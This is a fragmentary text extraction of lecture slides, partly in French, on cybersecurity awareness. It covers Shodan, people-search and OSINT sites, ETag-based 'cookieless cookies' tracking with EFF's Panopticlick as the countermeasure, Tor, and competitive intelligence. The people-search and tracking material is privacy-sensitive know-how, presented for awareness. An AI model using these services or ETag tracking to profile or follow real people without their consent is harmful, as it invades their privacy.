1oME7x3Z+dXUkNea6fSHCO0pMD7Ee1yN7s1fJwjs8G0vztgG/zouCj3NneaeW8Acp
FingerPrint: 18:2b:c8d:d4:a7:ad:b4:85:d5:93:3e:b9:b5:78:af:3c

Key Algorithms:

curve25519-sha256
curve25519-sha256@libssh.org

<https://www.shodan.io/>

- ▶ Google
- ▶ Facebook
- ▶ Twitter
- ▶ LinkedIn
- ▶ WebPage
- ▶ Recherche Sur Twitter <https://followerwonk.com/>
- ▶ Search by Name and Find People in the USA.
<https://www.zabasearch.com/>
- ▶ Trouvez une entreprise, un particulier partout dans le monde
<https://www.infobel.com/>
- ▶ Lullar informations à partir d'email
<https://lullar-com-3.appspot.com/en>
- ▶ Spokeo informations sur les réseaux sociaux
<https://www.spokeo.com/>

Webmii

People search engine

5.02

Webmii score

Pascal Lafourcade



in Maitre conférence
Université Clermont

tw @Pascalafourcade

f public



La révolution Block Chains et les crypto monnaies - YouTube



CRÉE UN HOLOGRAMME AVANCÉ SUR AFTER EFFECTS



Clermont'ech APIHour #9 - Manuel Raynaud - YouTube



Clermont'ech APIHour #10 - Daniel Petisme - YouTube



Laurent Mounier

Matthieu Giraud

Olivier Bernard

Alexandre Anzala-Yamajako

Jean-Guillaume Dumas


Patrick Redon

Joseph Fourier

Cookieless cookies


Utilisation des ETag !

- ▶ Le navigateur envoie au serveur Apache, l'ETag du fichier qu'il s'apprête à lui demander et qu'il possède dans son cache.
- ▶ Si l'ETag est identique \Rightarrow pas besoin de le télécharger ! CQFD



<http://lucb1e.com/rp/cookielesscookies/>

Counter measure: Electronic Frontier Foundation



The screenshot shows the PanoptiClick 3.0 website. At the top, there is a black header with the EFF logo on the left, the text "A RESEARCH PROJECT OF THE ELECTRONIC FRONTIER FOUNDATION" in the center, and a "DONATE" button on the right. Below the header is an orange banner with the title "PANOPTICLICK 3.0" in large, stylized letters. Underneath the banner is the question "Is your browser safe against tracking?". The main content area is white and contains three paragraphs of text. The first paragraph explains that online trackers can identify users and that PanoptiClick helps protect against this. The second paragraph describes how the tool analyzes browser and add-on settings. The third paragraph mentions that the test is done with explicit consent. Below the text is a large orange "TEST ME" button. Under the button is a checked checkbox and the text "Test with a real tracking company" followed by a link "what's this?". Below that is a note that "anonymous data" will be collected. At the bottom, there is a paragraph explaining that PanoptiClick is a research project of the EFF and that it aims to help improve privacy protections.

EFF A RESEARCH PROJECT OF THE ELECTRONIC FRONTIER FOUNDATION DONATE

PANOPTICLICK^{3.0}

Is your browser safe against tracking?

When you visit a website, online trackers and the site itself may be able to identify you – even if you’ve installed software to protect yourself. It’s possible to configure your browser to thwart tracking, but many people don’t know how.

PanoptiClick will analyze how well your browser and add-ons protect you against online tracking techniques. We’ll also see if your system is uniquely configured—and thus identifiable—even if you are using privacy-protective software. However, we only do so with your explicit consent, through the TEST ME button below.

TEST ME

Test with a real tracking company [what's this?](#)

Only **anonymous data** will be collected through this site.

PanoptiClick is a research project of the Electronic Frontier Foundation. EFF operates PanoptiClick in the United States, which may not provide as much privacy protection as your home country. PanoptiClick is part of an effort to illustrate the problem with tracking techniques, and help get stronger privacy protections for everyone. [Learn more.](#)

<https://panopticlick.eff.org/>

Outline

Cyberspace

Cybercriminality a reality

Free Software and Security

Micode advices

Security and you ?


ToR

Competitive Intelligence (Intelligence Économique)

Security Properties


Conclusion

Application : The Onion Router (TOR)



<https://www.torproject.org>

Application :



Outline

Cyberspace

Cybercriminality a reality

Free Software and Security

Micode advices

Security and you ?

ToR

Competitive Intelligence (Intelligence Économique)

Security Properties

Conclusion

Competitive Intelligence

Control and protection of strategic information useful for any economic actor



3 piliers

- ▶ Information mastery, knowledge management
- ▶ Protection of information assets
- ▶ Influence strategy and lobbying

Information mastery

- ▶ Identify sources
- ▶ Collect information (monitoring, social networks ...)
- ▶ Exploitation: analysis and decision support
- ▶ Diffusion :



Protection of information

“Only paranoid survive”

Andy GROVE, Co-fondator of Intel in 1968

Protection of information

“Only paranoid survive”


Andy GROVE, Co-fondator of Intel in 1968

1. Classification of information
2. Diagnosis
3. Access Protection
4. Awareness
5. Monitoring, detection



Strategies of Influence

- ▶ Press, media
- ▶ Blog, social networks
- ▶ Crisis communication : information / disinformation



Outline

Cyberspace

Cybercriminality a reality

Free Software and Security

Micode advices

Security and you ?

ToR

Competitive Intelligence (Intelligence Économique)

Security Properties

Conclusion

Today

1. Security
- 2.


Ron Rivest

“Once you have something on the Internet, you are telling the world, please come hack me.”



Bruce Schneier

“Security is a process, not a product.”



Merci pour votre attention

Questions?

